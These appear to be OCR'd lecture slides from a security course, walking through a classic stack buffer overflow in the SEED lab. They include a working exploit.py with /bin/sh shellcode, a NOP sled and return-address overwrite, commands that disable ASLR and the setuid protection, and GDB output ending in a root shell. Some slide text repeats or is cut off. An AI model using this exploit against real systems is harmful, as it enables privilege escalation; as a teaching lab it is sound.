
Let's guess!


We are going to guess where our malicious code is going to be!

Instead of garbage, we will fill it with executable instructions


But we don't want that instruction to do anything…

Step 2: Find the address of our malicious **shellcode**






Step 2: Find the address of our malicious **shellcode**



NOP

The NOP instruction *does nothing*, and the advances to the next instruction


Step 2: Find the address of our malicious **shellcode**



Guess!

Incorrect guess, but the program does not crash!

Step 2: Find the address of our malicious **shellcode**




This large sequence of NOPs is called a NOP sled ☺

Incorrect guess, but the program does not crash!

NOP advances to the next instruction

Step 2: Find the address of our malicious **shellcode**



Next: We need to construct the contents of our *badfile*

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

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

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

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(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

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```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

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
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112



exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
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

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
This is the value of $ebp that you got from the GDB

YOURS MIGHT BE SLIGHTLY DIFFERENT

perators (0x90)

in the payload
itrary selected 400)

ddress (a guess) at



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Malicious code to be injected (`/bin/sh`)
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When we debugged with GDB, GDB puts some information on the stack, which means that the memory address are slightly different when we run the program without GDB, so we need to apply an offset

For most students 200 works, for other 0x78 works

perators (0x90)

in the payload
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

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

Conducting our first Buffer Overflow Attack

1. Turn off countermeasures

Turn off ASLR!
```
sudo sysctl -w kernel.randomize_va_space=0
```

link /bin/sh to /bin/zsh (no setuid countermeasure)
```
sudo ln -sf /bin/zsh /bin/sh
```

2. Get offset (step 1) from GDB

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$6 = 108
```

(Your addresses might slightly be different, but your offset should still be 108)

3. Update values in exploit.py

```
#################################################################
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L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#################################################################
```

4. Run `./exploit.py` to fill contents of `badfile`

```
[02/15/23]seed@VM:~/.../code$ ./exploit.py
[02/15/23]seed@VM:~/.../code$
```

5. Run the vulnerable program

```
[02/15/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

ROOT SHELL!!